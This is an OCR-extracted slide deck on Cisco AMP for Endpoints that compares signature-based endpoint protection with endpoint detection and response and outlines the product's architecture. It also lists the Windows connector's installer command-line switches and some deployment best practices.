
Event

OnAcces Scan?


OnDemand Scan?

Event not handled?

Challenges to the EPP Approach



EPP Results



Entry Point unknown

System does C&C

- ✓ Category: Business
- ✓ Reputation: good
- ✓ IP-Reputation: good
- ✓ Status: Clean

Website clean

No File -> no signature

Artifact Dependencies

File less and persistant

Disk

Memory

Event?

Percentage of possibility?

Handling?

Information Value?

Behavior Cluster

Malicious behaviour cluster including hundrets/thousands/million artifacts and also including one or more Threat Events

Endpoint Detection and Response

Endpoint Connector

Endpoint Monitoring

- Disk Activity Monitoring
- Network Monitoring (CTA)
- Device Flow Correlation
- Endpoint IOC
- Command Line Capture

Endpoint Protection

- Advanced Techniques
- Proactive Techniques
- Machine Learning
- Exploit Prevention
- Memory Protection
- **Signature Based

Endpoint Backend

Endpoint Mgmt.

- Management
- Events
- Policies
- Reporting
- Threat Information Integration
- Activity Storage

Backend Intelligence

- Intelligence
- Indication of Compromise Calculation
- Data Enrichment (Threat Severity)
- Cloud Analysis Features

Endpoint Detection and Response

TALOS
Cisco Security Research

Threat Intelligence Group

Research , Traps and Telemetry

Research and Efficacy Team (RET)

Cisco Product Security Incident Response Team (PSIRT)

Advanced Analytics

Static Analysis

Dynamic Analysis

Agentless Detection

Weblog Analysis (CTA)

DNS Based Security

Perimeter

Web and E-mail

Network Anomaly

Encrypted Traffic Analysis

NGFW/IPS

3rd Party

Integration (APIs)

Sharing (APIs)

Threat Feeds

Existing Infrastructure

Communication Platform

Endpoint Connector

Endpoint Monitoring

Disk Activity Monitoring

Network Monitoring

Device Flow Correlation

Endpoint IOC

Command Line Capture

Endpoint Protection

Advanced Techniques

Proactive Techniques

Machine Learning

Exploit Prevention

Memory Protection

**Signature Based

Endpoint Backend

Endpoint Mgmt.

Management

Events

Policies

Reporting

Threat Information Integration

Activity Storage

Backend Intelligence


Intelligence


Indication of Compromise Calculation

Data Enrichment

Cloud Analysis Features

Endpoint Detection and Response Approach






Monitoring Engine

Disk Activity

Process Activity

Command Line Monitoring



- ✓ Category: Business
- ✓ Reputation: good
- ✓ IP-Reputation: good
- ✓ Status: Compromised


- ✓ Binary Data
- ✓ Dynamic created Content
- ✓ Loaded from 3rd party
- ✓ Obfuscated Content
- ✓ Encrypted Content
- ✓ Looks like “waste”
- ✓ Partial Download
- ✓ HTTPS Traffic
- ✓ Hidden Protocol in HTTPS


Connected Intelligences

Storess and processes

Monitoring data

Endpoint Detection and Response Approach






Monitoring Engine

Disk Activity

Process Activity

Command Line Monitoring



- ✓ Category: Business
- ✓ Reputation: good
- ✓ IP-Reputation: good
- ✓ Status: Compromised


- ✓ Binary Data
- ✓ Dynamic created Content
- ✓ Loaded from 3rd party
- ✓ Obfuscated Content
- ✓ Encrypted Content
- ✓ Looks like “waste”
- ✓ Partial Download
- ✓ HTTPS Traffic
- ✓ Hidden Protocol in HTTPS


Connected Intelligences

Storess and processes

Monitoring data

Endpoint Detection and Response Results






✓ Category: Business
✓ Reputation: good
✓ IP-Reputation: good
✓ Status: Clean

Monitoring Engine

Disk Activity

Process Activity

Command Line Monitoring



✓ File Activity

✓ Network Connections

✓ Connecting Process

✓ Timestamp


✓ Relationships


Connected Intelligences

Storess and processes

Monitoring data

EPP vs. EDR - Summary





- Full Context of the Incident
- Leveraging the full set of Threat Intelligence available in the AMP Cloud
- Advanced Behaviour-based Detections possible

- Just Detections of known BAD stuff
- Detections based on local Signature DB and local Engines only
- Limited Behaviour-based Detections

Agenda


- Appendixes
  - Additional Deployment Best Practices

Documentation

For Your Reference

https://console.amp.cisco.com/docs

- Deployment Strategy Guide is Key
- User Guide & Release Notes
- Private Cloud Documentation
- API Documentation



Command Line Switches

For Your Reference

- /R /S – For connector versions 5.1.13 and higher, must be the first switch used (puts installer into silent mode)
- /S – For connector versions 5.1.11 and older, must be the first switch used (puts installer into silent mode)
- /desktopicon 0 - A desktop icon for the Connector will not be created.
- /desktopicon 1 - A desktop icon for the Connector will be created.
- /startmenu 0 - Start Menu shortcuts are not created.
- /startmenu 1 - Start Menu shortcuts are created.
- /contextmenu 0 – Disables Scan Now from the right-click context menu.
- /contextmenu 1 – Enables Scan Now in the right-click context menu.
- /remove 0 - Uninstalls the Connector but leaves files behind useful for reinstalling later.
- /remove 1 - Uninstalls the Connector and removes all associated files.
- /uninstallpassword [Connector Protection Password] – Allows you to uninstall the Connector when you have Connector Protection enabled in your policy. You must supply the Connector Protection password with this switch.

Command Line Switches

For Your Reference

- /overridepolicy 1 - Replace existing policy.xml file when installing over a previous Connector install.
- /overridepolicy 0 - Do not replace existing policy.xml file when installing over a previous Connector install.
- /temppath - Used to specify the path to use for temporary files created during installation. For example, /temppath (c:\somepath\my temporary folder). This switch is only available in AMP for Endpoints Windows 5.0 and higher.
- /skiptetra 1 - Skips the installation of offline engine TETRA
- /skipdfc 1 - Skips the installation of the DFC driver
- /D= - Used to specify which directory to perform the install. For example /D=C:\tmp will install into C:\tmp. This is case sensitive and must be specified as the last parameter.

Exclusions References:


For Your Reference

- AMP for Endpoints User Guide: https://docs.amp.cisco.com/en/A4E/AMP%20for%20Endpoints%20User%20Guide.pdf
- Configure and Manage Exclusions in AMP for Endpoints: https://techzone.cisco.com/t5/Advanced-Threat/Configure-and-Manage-Exclusions-in-AMP-for-Endpoints/ta-p/691167

Endpoint Connector Deployment

For Your Reference


- Download & Redistribute
  - SCCM
  - GPO
  - Altiris
- Email link for download directly from the AMP Console
- Cisco AnyConnect client – AMP Enabler



Tray Icon and Notifications

For Your Reference

- Best Practice:
  - Tray Icon and Client Notifications should be disabled by policy unless determined to be necessary by organizational policy



Endpoint Command Line Parameters

For Your Reference

- Before starting Alpha Testing the customer should determine the command line parameters to use
- Test installation execution on a handful of devices to ensure proper interpretation of the command line parameters

Reference Links

